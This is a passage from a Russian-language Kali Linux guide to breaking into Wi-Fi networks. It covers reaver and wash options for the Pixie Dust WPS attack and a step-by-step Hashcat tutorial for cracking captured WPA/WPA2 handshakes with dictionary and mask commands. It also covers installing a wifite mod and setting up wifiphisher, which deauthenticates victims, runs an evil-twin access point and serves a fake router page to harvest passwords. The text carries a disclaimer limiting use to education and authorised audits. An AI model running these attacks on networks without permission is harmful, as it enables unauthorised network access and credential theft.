10|	-N, --no-nacks	Не отправлять сообщения NACK когда получены пакеты о неисправности
11|	-S, --dh-small	Использовать малые DH ключи для ускорения скорости взлома
12|	-L, --ignore-locks	Игнорировать заблокированные состояния, полученные от целевой ТД
13|	-E, --eap-terminate	Завершать каждую сессию WPS пакетом EAP FAIL
14|	-n, --nack	Целевая ТД всегда шлёт пакеты NACK [Auto]
15|	-w, --win7	Мимикрировать под Windows 7 registrar [False]
16|	-X, --exhaustive	Установить исчерпывающий режим с начала сессии [False]
17|	-1, --p1-index	Установить начальный индекс массива для первой половины пина [False]
18|	-2, --p2-index	Установить начальный индекс массива для второй половины пина [False]
19|	-P, --pixiedust-loop	Установка в режим PixieLoop (не отправляет M4 и делает петлю на M3) [False]

20|	-W, --generate-pin	Генерация дефолтных пинов от команды devttys0 [1] Belkin [2] D-Link
21|	-H, --pixiedust-log	Включить логирование последовательностей завершённых PixieHashes

Пример использования:

1|	reaver -i mon0 -b 00:AA:BB:11:22:33 -vv -K 1

Опция -K // —pixie-dust в reaver

Опция -K 1 запускает pixiewps с PKE, PKR, E-Hash1, E-Hash2, E-Nonce и Authkey. pixiewps будет пытаться атаковать Ralink, Broadcom и Realtek.

*Особая заметка: если вы атакуете ТД Realtek, НЕ используйте маленькие ключи DH (-S)

Опция -H // —pixiedust-log в reaver

Опция -H — это переключатель включения логирования PixieHashes, сохранённые хеши будут размещены в директории запуска. Эта опция требует включения хотя бы -vvv, и, соответственно, работает с -K 1 & -P.

Имена сохранённых файлов соответствуют bssid (MAC) цели и имеют расширение .pixie. Внутри этих сохранённых логов вы найдёте все требуемые хеши PixieDust, а также готовые для копипасты полные команды для использованиях их в программе pixiewps. Также есть возможность выполнить их. Просто закиньте этот файл в ваш любимый шелл и выполните его (может понадобиться chmod +x <имя_файла>).

Оция -P // —pixiedust-loop в reaver

Опция (-P) в reaver переводит reaver в циклический режим, который не распространяется на сообщения M4 протокола WPS, которые, надеемся, избегают блокировки. Это распространяется ТОЛЬКО на сборы PixieHash, который используются с pixiewps, НЕ с «онлайн» брутфорсингом пинов.

Эта опция была сделана в целях:

- Сбора повторяющихся хешей для дальнейших сравнений и анализов / изучения новых уязвимостей чипсетов, роутеров и т.д.
- Атак чувствительных ко времени, где сбор хешей продолжается постоянно пока ваши временные рамки не закончатся.
- Для целей скриптинга тех, кто хочет использовать возможный способ предотвращения блокировки PixieHash, ведущей сбор для вашего пользовательского сценария.

Использование Wash

Wash v1.5.2 WiFi Protected Setup Scan Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

Обязательные аргументы:

1|	-i, --interface=<iface>	Интерфейс для захвата пакетов
2|	-f, --file [FILE1 FILE2 FILE3 ...]	Читать пакеты из захваченных файлов

Опциональные аргументы:

1|	-c, --channel=<num>	Канал для прослушивания [auto]
2|	-o, --out-file=<file>	Записать данные в файл
3|	-n, --probes=<num>	Максимальное количество попыток отправки к каждодый ТД в режиме сканирования [15]
4|	-D, --daemonize	Демонизация wash
5|	-C, --ignore-fcs	Игнорировать ошибки проверки целостности фреймов
6|	-5, --5ghz	Использовать каналы 5GHz 802.11
7|	-s, --scan	Использовать режим сканирования
8|	-u, --survey	Использовать режим опроса [default]
9|	-P, --file-output-piped	Позволяет стандартному выводу Wash передаваться другим программам. Пример. wash x|y|z...
10|	-g, --get-chipset	Передача вывода и запуск reaver для определения чипсета
11|	-h, --help	Показать справку

Пример:

1|	wash -i mon0

Опция -g // —get-chipset

Опция -g программы wash автоматически запускает reaver для получения данных чипсета.

Если ТД не отвечает ему быстро, эта опция будет замедленна для отображения данных, т. к. reaver будет запущен пока не получит данные или пока вы не достигните лимита таймаута (30 секунд).

Глава 22. Взлом паролей WPA2/WPA с помощью Hashcat в Kali Linux (атака перебором Wi-Fi паролей по маске)

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Недавно просматривал темы на форуме Античат. При беглом осмотре самой живой мне показалась одна тема — тема о взломе Wi-Fi сетей. Причём довольно часто там попадаются сообщения с просьбами сгенерировать пароли по маске. Кто-то это делает, потом запрашивающий выкачивает эту базу. Базы могут быть и в 20 Гб… Впоследствии эта сгенерированная база паролей используется для перебора (взлома).

По моему мнению, это очень точный пример мартышкиного труда, вызванного незнанием довольно простых вещей, давным-давно реализованных (и не только в Hashcat). Для ликвидации этого пробела в знаниях и предназначена эта статья. За основу взята статья с сайта Блэкмора. Но она: 1) дополнена; 2) исправлена (судя по всему, Блэкмор не смог осилить пользовательские наборы символов — я в своей статье этот пробел устраняю). Лучше него никто не может растянуть на семь листов то, что можно описать в нескольких строчках команд.))

Ах да, если вам всё-таки нужно сгененировать пароли по маске, то это может сделать команда maskprocessor.

Hashcat (cudaHashcat или oclHashcat) на Kali Linux дают возможность расшифровать (взломать) пароль WPA2 WPA. Hashcat атакует файлы рукопожатий — .cap файлы. Есть только одно ограничение — нужно конвертировать файл .cap в файл формата .hccap. Но это не трудно.

Hashcat

Hashcat, как скромно замечают сами авторы, это самый быстрый инструмент по восстановлению паролей, использующий графический процессор. Программа бесплатна, хотя она содержит проприетарную кодовую базу. Доступны версии для Linux, OSX и Windows, есть варианты для использования центрального вычислительного процессора и для использования графического процессора. Hashcat в настоящее время поддерживает огромное количество алгоритмов хеширования, включая Microsoft LM Hashes, MD4, MD5, семейство SHA, форматы Unix Crypt, MySQL, Cisco PIX и многие другие (их там сотни).

Hashcat популярна, т. к. много раз попадала с сводки новостей благодаря оптимизации и недостаткам в алгоритмах, которые были открыты её создателем, а затем эксплуатировались в дальнейших выпусках hashcat (например, недостаток в схеме хеширования 1Password).

Типы атак Hashcat

Hashcat предлагает множество моделей атак для получения эффективного и комплексного покрытия пространства хешей. Есть следующий режимы:

- Атака брут-форсом (перебором)
- Комбинаторная атака
- Атака по словарю
- Атака по отпечаткам
- Гибридная атака
- Атака по маске
- Перестановочная атака
- Атака основанная на правиле
- Табличная атака
- Атака с переключением раскладки

Традиционную атаку перебором можно считать устаревшей, и команда разработчиков Hashcat рекомендует атаку по маске в качестве полного заменителя.

Варианты Hashcat

Hashcat поставляется в двух вариантах:

- Hashcat – Инструмент по восстановлению использующий центральный процессор
- oclHashcat – Инструмент использующий графический процессор

Многие алгоритмы, поддерживаемые Hashcat, могут быть взломаны в более короткое время, при использовании хорошо документированных возможностей GPU. Для этого и предназначена программа oclHashcat, при её использовании достигается значительный прирост в таких алгоритмах как MD5, SHA1 и других. Тем не менее, не все алгоритмы могут быть ускорены использованием GPU. Bcrypt — хороший этому пример. Из-за таких факторов как ветвление зависимостей данных, сериализация и память (упомянуты только некоторые), oclHashcat не является всеобъемлющей заменой для Hashcat.

Hashcat доступна для Linux, OSX и Windows. oclHashcat доступна для Linux и Windows из-за неправильной реализации OpenCL на OSX.

Мои настройки

На машине с Kali Linux 1.1.0a у меня графическая карта Radeon HD 7870M Series, и я буду использовать словарь rockyou в большинстве упражнений. В этой заметке я покажу пошаговый **взлом паролей WPA2 WPA с Hashcat (файлов рукопожатий — .cap-файлов) с помощью cudaHashcat или oclHashcat или Hashcat на Kali Linux**.

Я буду использовать команду oclHashcat, т. к. я использую AMD GPU. Если вы используете NVIDIA GPU, то для вас cudahashcat.

Для включения взлома видеокартой, вам нужно установить или CUDA для видеокарты NVIDIA или fglrx для AMD. Как это сделать было рассказано в предыдущих постах.

Пользователи NVIDIA:

- Установите драйвер NVIDIA на Kali Linux – NVIDIA ускоренный графический драйвер Linux
- Установите модуль ядра драйвера NVIDIA CUDA и Pyrit на Kali Linux – CUDA, Pyrit и Cpyrit-cuda

Пользователи AMD:

- Установите проприетарный fglrx драйвер AMD ATI fglrx на Kali Linux
- Установите AMD APP SDK в Kali Linux
- Установите CAL++ в Kali Linux
- Установите Pyrit
-

Зачем использовать Hashcat для взлома файлов рукопожатий WPA WPA2

Pyrit самый быстрый, когда нам нужно взломать файлы рукопожатий WPA2 WPA. Так почему мы используем Hashcat для взлома файлов рукопожатий WPA2 WPA?

Потому что мы можем?

Потому что Hashcat позволяет нам настроить атаку с заданными правилами и масками. Чтобы было понятнее, что имеется ввиду, рассмотрим конкретные примеры.

Hashcat позволяет нам использовать следующие встроенные наборы символов для атаки на файл рукопожатия WPA2 WPA.

Встроенные наборы символов

1|	?l = abcdefghijklmnopqrstuvwxyz
2|	?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
3|	?d = 0123456789
4|	?s = !”#$%&'()*+,-./:;⇔?@[\]^_`{|}~
5|	?a = ?l?u?d?s
6|	?b = 0x00 - 0xff

Цифровые пароли

Допустим, ваш пароль 12345678. Вы можете использовать пользовательскую МАСКУ вроде такой ?d?d?d?d?d?d?d?d

Это означает, что мы пробуем сломать пароль из восьми цифр вроде 12345678 или 23456789 или 01567891. Уверен, вы уловили смысл.

Буквенный пароль — все заглавные буквы

Если ваш пароль набран капсом, вроде ABCFEFGH или LKHJHIOP или ZBTGYHQS и т. д., тогда вы можете использовать следующую МАСКУ:

?u?u?u?u?u?u?u?u

Она будет взламывать все пароли из восьми заглавных букв.

Буквенный пароль — все строчные буквы

Если ваш пароль набран строчными буквами, вроде: abcdefgh или dfghpoiu или bnmiopty и т. д., тогда вы можете использовать следующую МАСКУ:

?l?l?l?l?l?l?l?l

Она будет взламывать все пароли из восьми строчных букв. Думаю, и это тоже понятно.

Пароль — буквы нижнего регистра и цифры

Если вы знаете, что пароль наподобие a1b2c3d4 или p9o8i7u6 или n4j2k5l6 и т. д. (буквы и цифры чередуются), тогда вы можете использовать следующую МАСКУ:

?l?d?l?d?l?d?l?d

Пароль — заглавные буквы и цифры

Если вы знаете, что пароль вроде такого A1B2C3D4 или P9O8I7U6 или N4J2K5L6 и т. д. (буквы и цифры чередуются), тогда вы можете использовать следующую МАСКУ:

?u?d?u?d?u?d?u?d

Пароли — смесь из заглавных, строчных букв, цифр и специальных символов

Если ваш пароль исключительно случайный, тогда вы можете просто использовать МАСКУ вроде этой:

?a?a?a?a?a?a?a?a

Обратите внимание: ?a символизирует что угодно… Надеюсь, идея понятна.

Чем меньше известно о пароле, тем дольше срок его подбора. Использование атаки по словарю может значительно увеличить шанс успеха.

Пароль — когда вы знаете некоторые символы

Если вы каким-то образом знаете несколько символов в пароле, то дела будут двигаться намного быстрее. Каждая известная буква сохранит огромное количество компьютерного времени. МАСКИ можно использовать совместно. Давайте предположим, что нам нужно подобрать пароль из восьми символов, который начинается с abc, не содержит каких-либо специальных символов. Тогда вы можете создать МАСКИ вроде таких:

abc?l?l?l?l?l

abc?u?u?u?u?u

abc?d?d?d?d?d

abc?l?u??d??d?l

abc?d?d?l?u?l

Кто-то посчитал, что получится 125 комбинаций для такого случая. Их использование значительно сократит время на подбор пароля. В этом и есть настоящая сила cudaHashcat или oclHashcat или Hashcat на Kali Linux для взлома WPA2 WPA паролей.

Но не нужно бояться запутаться в этих масках, в нашем распоряжении такой мощный инструмент как пользовательские наборы символов. О них чуть ниже.

Вы можете ещё более ускорить процесс, если вы знаете, что лицо, чей пароль вы разгадываете, использует только ЗАГЛАВНЫЕ буквы в начале пароля, несколько строчных букв и заканчивает цифрами.

Например так: Abcde123

Ваша маска будет:

?u?l?l?l?l?d?d?d

Взлом произойдёт значительно быстрее.

Пользовательские наборы символов

Все версии Hashcat имеют четыре параметра командной строки для настройки пользовательских наборов символов.

Синтаксис этих параметров следующий:

1	--custom-charset1=CS
2	--custom-charset2=CS
3	--custom-charset3=CS
4	--custom-charset4=CS

Где CS — это и есть пользовательский набор символов. CS можно задавать как перебором символов, встроенными наборами символов и т. д. Чуть ниже будут примеры, которые помогут разобраться, если не совсем понятно.

У этих параметров командной строки есть и короткие аналоги: -1, -2, -3 и -4. Их можно использовать прямо в командной строке и в так называемых файлах пользовательских наборов символов hashcat (обычный текстовый файл с расширением .hcchr, который содержит символы/цифры, которые будут использоваться в первой строке файла). Посмотрите эти примеры:

Примеры

Каждая следующая команда определяет одинаковый пользовательский набор символов, который состоит из следующих символов "abcdefghijklmnopqrstuvwxyz0123456789" (aka "lalpha-numeric"):

1|	-1 abcdefghijklmnopqrstuvwxyz0123456789
2|	-1 abcdefghijklmnopqrstuvwxyz?d
3|	-1 ?l0123456789
4|	-1 ?l?d
5|	-1 loweralpha_numeric.hcchr # это файл, который содержит все цифры + символы (abcdefghijklmnopqrstuvwxyz0123456789)

Следующая команда задаёт набор символов, в который вохдят "0123456789abcdef":

-1 ?dabcdef

Следующая команда задаёт полный набор 7-битных символов ascii charset (aka "mixalpha-numeric-all-space"):

-1 ?l?d?s?u

Следующая команда устанавливает в качестве первого пользовательского набора (-1) символы, специфичные для русского языка:

-1 charsets/special/Russian/ru_ISO-8859-5-special.hcchr

На Kali Linux посмотреть все доступные файлы пользовательских наборов символов .hcchr для разных языков можно командами:

1|	tree /usr/share/maskprocessor/charsets/

Или так:

1|	tree /usr/share/hashcat/charsets/

Помните нашу задачу: пароль начинается на abc, в общей сложности имеет 8 символов, причём в нём точно нет специальных символов. Теперь вместо составления большого количества масок, можно использовать следующий пользовательский набор:

Задаём пользовательский набор, который включает все большие и маленькие буквы, а также цифры:

-1 ?l?d?u

Подставляем наш пользовательский набор в МАСКУ:

abc?1?1?1?1?1

Не знаю, хорошо ли вам видно, но там используются цифра 1. Буква l не используется.

Ну хватит про МАСКи. Захватывать файлы рукопожатий (хэндшейки) можно разными программами. Об одном из методов было, например, рассказано в предыдущей

инструкции о взломе Wifi WPA2 WPA паролей с использованием pyrit и cowpatty в Kali Linux. Будем считать, что файлы рукопожатий у вас уже есть или вы знаете как их раздобыть.

Очистка ваших файлов .cap программой wpaclean

Следующим шагом мы конвертируем файл .cap в формат, который будет понятен Hashcat (cudaHashcat или oclHashcat).

Для ручной конвертации .cap используйте следующую команду в Kali Linux.

```
wpaclean <out.cap> <in.cap>
```

Обратите внимание, что, вопреки логике, сначала идёт выходной файл, а потом входной <out.cap> <in.cap>. Казалось бы, логичнее было <in.cap> <out.cap>. Обратите на это внимание, чтобы не терять время на выяснение проблемы.

В моём случае команда выглядит так:

```
wpaclean hs/out.cap hs/Narasu_3E-83-E7-E9-2B-8D.cap
```

Конвертация файлов .cap в формат .hccap

Нам нужно конвертировать этот файл в формат, понятный Hashcat (cudaHashcat или oclHashcat).

Для его конвертирования в формат .hccap с помощью “aircrack-ng” нам нужно использовать опцию -J

```
aircrack-ng <out.cap> -J <out.hccap>
```

Обратите внимание -J это заглавная J а не маленькая j.

В моём случае команда следующая:

```
aircrack-ng hs/out.cap -J hs/out
```

Взлом WPA2 WPA рукопожатий с Hashcat

Hashcat (cudaHashcat или oclHashcat) очень гибкие. Я охвачу только два наиболее общих и базовых сценария:

- Атака по словарю
- Атака по маске

Атака по словарю

Раздобудьте какие-нибудь словари, вроде Rockyou.Прочитайте эту заметку для детальных инструкций о том как получить файл словаря, отсортировать/очистить и т.д.

Для начала нам нужно узнать, какой режим использовать для файла хендшейка WPA2 WPA. Этот вопрос раскрыт в полной мере в статье «Взлом хешей паролей MD5, phpBB, MySQL и SHA1 с помощью Hashcat в Kali Linux». Здесь только краткое изложение:

```
hashcat --help | grep WPA
```

Т.е. это 2500.

Мы используем следующую команду для старта процесса взлома:

```
1| hashcat -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

Команда может отличаться. Например, я использую следующий вариант:

```
1| oclHashcat --force -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

Поскольку я установил oclHashcat.

У тех, кто установил cudaHashcat, команда выглядить так:

```
1| cudaHashcat -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

У меня всё получилось быстро, поскольку пароль для беспроводной ТД был простым. Это заняло секунды. В зависимости от размера словаря, процесс может занять довольно много времени.

Не забываем, что если использовать атаку по словарю, то Pyrit будет намного-намного быстрее чем любая из троицы cudaHashcat или oclHashcat или Hashcat.

Про атаку по словарю уже рассказано, не будем повторяться. Если пропустили, то читайте «Взлом хешей паролей MD5, phpBB, MySQL и SHA1 с помощью Hashcat в Kali Linux» там тема атаки по словарю раскрыта в полной мере.

Атака методом перебора — брутфорс

Теперь главная часть этой инструкции. Использование атаки методом перебора по МАСКе.

Для взлома файла рукопожатия WPA WPA2 с Hashcat (cudaHashcat или oclHashcat) используйте следующую команду:

```
1| hashcat -m 2500 -a 3 capture.hccap ?d?d?d?d?d?d?d?d
```

- Где -m = 2500 означает атаку на файл рукопожатия WPA2 WPA.
- -a = 3 означает использование брутфорса (она совместима с атакой по маске).
- capture.hccap = Наш конфертированный файл .cap. Мы сгенерировали его программами wpaclean и aircrack-ng.
- ?d?d?d?d?d?d?d?d = Это наша маска, где d = цифра. Это означает, что пароль полностью состоит из цифр, например, 78964352 или 12345678 и т.д.

Я сделал маску под свою задачу, чтобы ускорить процесс. Вы можете создавать ваши собственные маски подобным образом, как объяснено выше. Если планируется использовать МАСКу многократно, то своё драгоценное творение можно сохранить в файл. Назовём его, к примеру webware-1.hcmask. Поместить его можно к остальным маскам.

/usr/share/oclhashcat/masks/webware-1.hcmask.

Кстати, посмотреть дефолтныей файлы МАСОК, поставляемых с oclHashcat можно здесь:

```
1| ls /usr/share/oclhashcat/masks/
```

Когда я вновь захочу использовать созданную мной маску, то команда будет примерно следующая:

```
cudahashcat -m 2500 -a 3 /root/hs/out.hccap /usr/share/oclhashcat/masks/webware-1.hcmask
```

Пример файлов .hcmask file

Вы можете проверить содержимое файла образца .hcmask следующей командой:

```
tail -10 /usr/share/oclhashcat/masks/8char-1l-1u-1d-1s-compliant.hcmask
```

Эти файлы образцов можно использовать в оригинальном виде с Hashcat (cudaHashcat или oclHashcat) или отредактировать под свои нужды.

Расположение взломанных паролей

Hashcat (cudaHashcat или oclHashcat) сохраняет все раскрытые пароли в файл. Вы найдёте его в той же рабочей директории, где вы запустили Hashcat. В моём случае я запускал все команды из моей домашней директории, т. е. в /root

```
cat hashcat.pot
```

Заключение

Мы рассмотрели все основные приёмы перебора паролей по маске. Тем не менее, отсылаю вас к официальному сайту hashcat.net, к его вики и инструкциям. Там вы найдёте дополнительную информацию.

Также необходимо помнить, что существуют ещё и другие типы атак: атака по отпечаткам, гибридная атака, перестановочная атака, атака основанная на правиле, табличная атака, атака с переключением раскладки.

Информацию о них вы найдёте на официальном сайте (на английском языке), либо в инструкциях на WebWare.biz. Заходите почаще, чтобы не пропустить ничего интересного!

Глава 23. Мод Wifite с поддержкой Pixiewps

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Вся неделя проходит под знаком Pixiewps. Краткая хронология:

1. открытие уязвимости pixie dust attack
2. написание библиотеки Pixiewps от Wiire
3. добавлена поддержка Pixiewps в Reaver (t6x)
4. Reaver (t6x) с поддержкой Pixiewps и сама Pixiewps добавлены в официальные репозитории Kali Linux
5. Появился мод Wifite с поддержкой Pixiewps

Некоторые подробности, а что же это такое — Pixiewps, вы можете прочитать в предыдущих новостях здесь и здесь.

Думаю, следующим шагом станет добавление мода Wifite с поддержкой Pixiewps в официальные репозитории Kali Linux. Но пока этого не произошло, будем на полшага впереди остальных. Сделаем это сами.

Официальный сайт мода https://github.com/aanarchyy/wifite-mod-pixiewps

Можно зайти, скачать нужный файл (wifite-ng), задать ему соответствующие разрешения и запускать из графического интерфейса. Я покажу как это сделать из командной строки (удобно, если у вас доступ к Kali Linux по SSH, да и вообще, умение пользоваться командной строкой здорово увеличивает производительность. Нам нужно выполнить всего две команды. Первой мы копируем файл в каталог, где лежат остальные программы:

```
1| wget --output-document=/usr/bin/wifite-ng
   https://raw.githubusercontent.com/aanarchyy/wifite-mod-pixiewps/master/wifite-ng
```

Второй командой мы даём файлу разрешения на исполнение:

```
1| chmod +x /usr/bin/wifite-ng
```

Всё готово!

Запускать так:

```
1| wifite-ng
```

Добавленные ключи

1|	-pto <sec>	Настраивается время для атаки pixiewps, по умолчанию 660
2|	-ponly	Использовать только pixiewps и вплоть до M3
3|	-pnopsk	Не пропускать полученный пин через reaver
4|	-paddto <sec>	Добавить n секунд до таймаута для каждого поиска хеша, по умолчанию 30
5|	-update	Теперь обновится до этого форма вместо оригинального wifite
6|	-endless	Будет включён цикл на цели до тех пор, пока не отключён вручную

Требуемые инструменты

Только для тех у кого НЕ Kali Linux. У пользователей Kali всё уже есть.

Вы должны установить Pixiewps от Wiire

и

Вы должны установить reaver-wps-fork-t6x от t6x


Будет реализовано в дальнейшем

- Добавлена проверка на наличие pixiewps, модифицированного reaver, и других обязательных для установки программ.
- Добавлена проверка на необходимость обновления перед выполнением.

- Добавлена опция динамически спуфить подсоединённого клиента во время запущенной атаки.
- Добавлена опция автоматически пропускать ранее взломанные ТД (вместо запроса).
- Добавлена запись для отдельных точек доступа (клиенты, сила сигнала, хеши, найденные пины и т. д.).

Возможно, будет реализовано в дальнейшем

- Добавлена возможность загружать и устанавливать pixiewps и модифицированный reaver из github
- Добавлена поддержка mdk3
- Добавлены вычисления дефолтных пинов и опций.



Глава 24. Взлом Wi-Fi сетей: инструменты, которые не попали в Kali Linux

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Kali Linux включает большой комплект инструментов предназначенных, по большей части, для тестирования на проникновение. Разработчики Kali следят за выходом новых инструментов и даже предлагают всем желающим рекомендовать новые программы, которые они ещё не включили.

Благодаря такой открытости и обратной связи, в Кали есть практически всё, что нужно подавляющему большинству пентестеров. Тем не менее, есть немало программ которые они пропустили или сознательно не включают в свой дистрибутив. Я хочу рассказать о четырёх таких программах. Каждая из них предназначена для атаки на беспроводные сети (Wi-Fi). Каждая из них имеет в своём функционале особенности, которые не сводятся к возможностям уже доступных программ.

Важно отметить, что в этой заметке не ставится задача научить пользоваться этими программами. Для этого нужны отдельные многостраничные мануалы. Главная цель — это информационная, т. е. просто привлечь к ним внимание.

Глядя на некоторые из этих программ и думая «почему они не попали в Kali?», я вспоминаю шутку: «его выгнали из спецназа… за избыточную жестокость». Я публикую эту информацию на следующих условиях:

- она предназначена для образовательных целей;
- она предназначена для демонстрации угроз в отношении беспроводных сетей;
- она предназначена для аудита собственных беспроводных сетей и устройств; либо сетей других лиц только после получения (письменного) разрешения от них;
- если вы не поняли/не прочитали/не стали прислушиваться к вышеприведённым пунктам, то вы самостоятельно несёте ответственность за возможные последствия.

Взлом и даже атаки (попытки взлома) беспроводных сетей, а также перехват учётных данных и другой персональной информации, являются правонарушениями или даже преступлениями. За них в законодательстве предусмотрена ответственность, вплоть до уголовной. Всё, что вы делаете, вы делаете на свой страх и риск — я за ваши действия и их последствия не отвечаю.

Чтобы наши новые программы не валялись по всему диску, в домашнем каталоге создадим специальную папку для них. И все сторонние программы будем ставить в этот каталог:

```
cd ~
mkdir opt
```

wifiphisher

Официальная страничка: https://github.com/sophron/wifiphisher

Wifiphisher предназначена для фишинговой атаки на WiFi сети в целях получения паролей от ТД и другой персональной информации. Этот инструмент основан на атаке социальной инженерии. Т.е. эта программа не содержит каких либо инструментов для брутфорсинга. Это простой способ получить учётные данные от сайтов или пароли от WPA/WPA2.

Wifiphisher работает на Kali Linux и распространяется по MIT лицензии.

Если смотреть глазами жертвы, то атака включает три фразы:

1. **Жертва деаутентифицируется от её точки доступа**. Wifiphisher постоянно заминает все точки доступа устройств wifi в радиусе действия посредством отправки деаутентифицирующих (deauth) пакетов клиенту от точки доступа и точке доступа от клиента, а также широковещательному адресу.
2. **Жертва подсоединяется к подменной точке доступа**. Wifiphisher сниффет пространство и копирует настройки целевых точек доступа. Затем она создаёт подменную ТД, которая смоделирована для цели. Она также устанавливает NAT/DHCP сервер и перенаправляет правильные порты. Следовательно, из-за помех клиенты начнут подсоединяться к подменной точке доступа. После этого жертва подвергается атаки человек-по-середине.
3. **Для жертвы будет отображена реалистично выглядящая страница конфигурации роутера**. wifiphisher поднимает минимальный веб-сервер и отвечает на HTTP & HTTPS запросы. Как только жертва запросит страницу из Интернета, wifiphisher в ответ отправит реалистичную поддельную страницу, которая спросит пароль, для, например, одной из задач, которые требуют подтверждение WPA пароля во время обновления прошивки.

Требования для wifiphisher

Нужны две сетевые карты, причём одна с поддержкой инжекта.

Программа использует пакет hostapd, поэтому, если он отсутствует, установите его:

```
apt-get install hostapd
```

Установка и запуск wifiphisher

```
cd ~/opt
git clone https://github.com/sophron/wifiphisher
cd wifiphisher/
```

Запускаем так:

```
python wifiphisher.py
```

